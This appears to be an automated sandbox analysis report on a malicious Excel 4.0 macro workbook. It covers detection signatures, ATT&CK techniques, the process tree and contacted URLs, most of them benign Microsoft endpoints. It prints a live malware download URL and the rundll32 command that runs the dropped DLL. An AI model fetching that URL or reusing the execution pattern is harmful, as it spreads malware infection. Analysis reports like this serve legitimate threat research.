ID: 342770
Sample Name: Refusal-828813764-01212021.xlsm
Cookbook: defaultwindowsofficecookbook.jbs
Time: 18:16:26
Date: 21/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report Refusal-828813764-01212021.xlsm

Overview


General Information

Sample Name:	Refusal-828813764-01212021.xlsm
Analysis ID:	342770
MD5:	92e1d9e27579e5..
SHA1:	b44cbc86788c57...
SHA256:	ca225c4772c5e5...

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	76
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Office document tries to convince vi...
- Document exploit detected (UrlDown...
- Document exploit detected (process...
- Found Excel 4.0 Macro with suspicio...
- Sigma detected: Microsoft Office Pr...
- Yara detected MalDoc_1
- Checks for available system drives ...
- Excel documents contains an embe...
- Potential document exploit detected...
- Potential document exploit detected...
- Potential document exploit detected...

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 5272 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - rundll32.exe (PID: 6208 cmdline: rundll32 ..\Flopers.GGRRDDFF,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample


Source	Rule	Description	Author	Strings
sheet2.xml	JoeSecurity_MalDoc_1	Yara detected MalDoc_1	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Compliance:

Uses new MSVCR Dlls

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

Networking:

Yara detected MalDoc_1

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)


Found Excel 4.0 Macro with suspicious formulas

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Replication Through Removable Media 1	Scripting 1 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Replication Through Removable Media 1	Data from Local System	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1	Eavesdrop on Insecure Network Communication	Remotely Track Devi Without Authorizati
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Peripheral Device Discovery 1 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 2	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorizati
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1	Security Account Manager	File and Directory Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 1 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 1 1	NTDS	System Information Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Rundll32 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Refusal-828813764-01212021.xlsm	5%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
toteteca.com	0%	Virustotal		Browse
www.toteteca.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.toteteca.com/qzkiodlofm/5555555555.jpg	2%	Virustotal		Browse
http://www.toteteca.com/qzkiodlofm/5555555555.jpg	100%	Avira URL Cloud	malware	

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
toteteca.com	172.107.2.98	true	false	• 0%, Virustotal, Browse	unknown
www.toteteca.com	unknown	unknown	true	• 0%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.toteteca.com/qzkiodlofm/5555555555.jpg	true	• 2%, Virustotal, Browse • Avira URL Cloud: malware	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://login.microsoftonline.com/	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://shell.suite.office.com:1443	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://autodiscover-s.outlook.com/	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://cdn.entity.	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://wus2-000.contentsync.	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://powerlift.acompli.net	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://rpsticket.partnerservices.getmicrosoftkey.com	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://cortana.ai	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://api.aadrm.com/	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://api.microsoftstream.com/api/	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://cr.office.com	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://graph.ppe.windows.net	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://store.office.cn/addinstemplate	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://wus2-000.pagecontentsync.	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.odwebp.svc.ms	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://web.microsoftstream.com/video/	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://graph.windows.net	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://dataservice.o365filtering.com/	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
